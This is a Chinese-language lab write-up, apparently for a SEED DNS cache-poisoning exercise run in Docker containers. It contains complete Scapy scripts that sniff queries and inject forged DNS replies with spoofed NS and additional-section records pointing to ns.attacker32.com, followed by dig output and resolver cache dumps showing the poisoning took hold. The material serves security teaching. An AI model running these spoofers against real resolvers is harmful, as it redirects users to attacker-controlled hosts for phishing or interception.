
运行攻击程序后，在 User 容器运行 dig www.example.com ， dig seu.example.com ， dig mail.example.com ，可以看到均被欺骗。



```
root@72f2e903f9b0:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9517
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 72f35075c2e5cb960100000006108340ef8509fa41e75e826 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```



```
root@72f2e903f9b0:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10593
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bb5627595404f52d0100000061083414e7e85b954efef71e (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6
```




```
root@72f2e903f9b0:/# dig seu.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1804
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ba0d16ef4641e56e0100000061083419054bab0e11b2acc6 (good)
;; QUESTION SECTION:
;seu.example.com.               IN      A

;; ANSWER SECTION:
seu.example.com.        259200  IN      A       1.2.3.6
```

Task4：Spoofing NS Records for Another Domain


攻击代码如下：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
 if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
  print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
  ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
  udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
  NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
  NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='12.23.34.45') # Create an aswer record
  dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,ancount=1, an=Anssec, nscount=2, ns=NSsec1/NSsec2) # Create a DNS object
  spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
  send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-2cf8e5cd118f', filter=myFilter, prn=spoof_dns)

```

清空缓存后，在attacker上运行上述代码。 在 user 中依次 dig www.example.com, www.google.com, seu.google.com，结果如下：




```
root@72f2e903f9b0:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43424
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 79433d7a840ea3ed0100000061083e7867688900147b3846 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5


; <<>> DiG 9.16.1-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30167
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9712595d1905dcc60100000061083e9492cb78f4caa91a0d (good)
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         65      IN      A       185.45.7.185
```



```
root@72f2e903f9b0:/# dig seu.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 22924
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f2c806ec90886ff50100000061083fff6fd80398c8080e26 (good)
;; QUESTION SECTION:
;seu.google.com.                        IN      A

;; AUTHORITY SECTION:
google.com.             60      IN      SOA     ns1.google.com. dns-admin.google
.com. 388063597 900 900 1800 60
```


查询DNS缓存如下：



```
root@507894a226a3:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            863950  NS      ns.attacker32.com.
_.example.com.          863950  A       12.23.34.45
www.example.com.        863950  A       1.2.3.5
root@507894a226a3:/# cat /var/cache/bind/dump.db | grep google.com
google.com.             777578  NS      ns1.google.com.
                        777578  NS      ns2.google.com.
                        777578  NS      ns3.google.com.
                        777578  NS      ns4.google.com.
ns1.google.com.         777578  A       216.239.32.10
ns2.google.com.         777578  A       216.239.34.10
ns3.google.com.         777578  A       216.239.36.10
ns4.google.com.         777578  A       216.239.38.10
www.google.com.         604843  A       185.45.7.185
root@507894a226a3:/# 
```


Task5：Spoofing Records in the Additional Section

攻击代码如下：




```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
 if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
  print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
  ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
  udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
  NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
  NSsec2 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.example.com')
  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='12.23.34.45') # Create an aswer record
  Addsec1 = DNSRR(rrname='ns.attatcker32.com', type='A', ttl=259200, rdata='1.2.3.4')
  Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200, rdata='5.6.7.8')
  Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
  dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3) # Create a DNS object
  spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
  send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-2cf8e5cd118f', filter=myFilter, prn=spoof_dns)
```


清除DNS缓存后执行攻击程序。在 user 中依次 dig www.example.com, mail.example.com, seu.example.com，结果如下：



```
root@72f2e903f9b0:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33258
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ff6e05e291f3facc010000006108499eabfc67ec6fff19ea (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```




```
root@72f2e903f9b0:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17458
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5b52e8a312ee7b4501000000610849beee08ea5ad48f9e3b (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       12.23.34.45
```



```
root@72f2e903f9b0:/# dig seu.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53374
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ea3847e76e23d43101000000610849d5771cf166242f53b4 (good)
;; QUESTION SECTION:
;seu.example.com.               IN      A

;; ANSWER SECTION:
seu.example.com.        259200  IN      A       1.2.3.6
```

查询DNS缓存如下：



```
root@507894a226a3:/# cat /var/cache/bind/dump.db | grep -e example -e attacker -
e facebook
ns.attacker32.com.      615386  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            863786  NS      ns.attacker32.com.
_.example.com.          863786  A       12.23.34.45
mail.example.com.       863818  A       12.23.34.45
ns.example.com.         863786  A       12.23.34.45
seu.example.com.        863841  A       1.2.3.6
www.example.com.        863786  A       1.2.3.5
; ns.example.com [v4 TTL 1586] [v4 success] [v6 unexpected]
; ns.attacker32.com [v4 TTL 1586] [v6 TTL 10586] [v4 success] [v6 nxrrset]
```

缓存中没有facebook的记录，以为facebook不属于该域。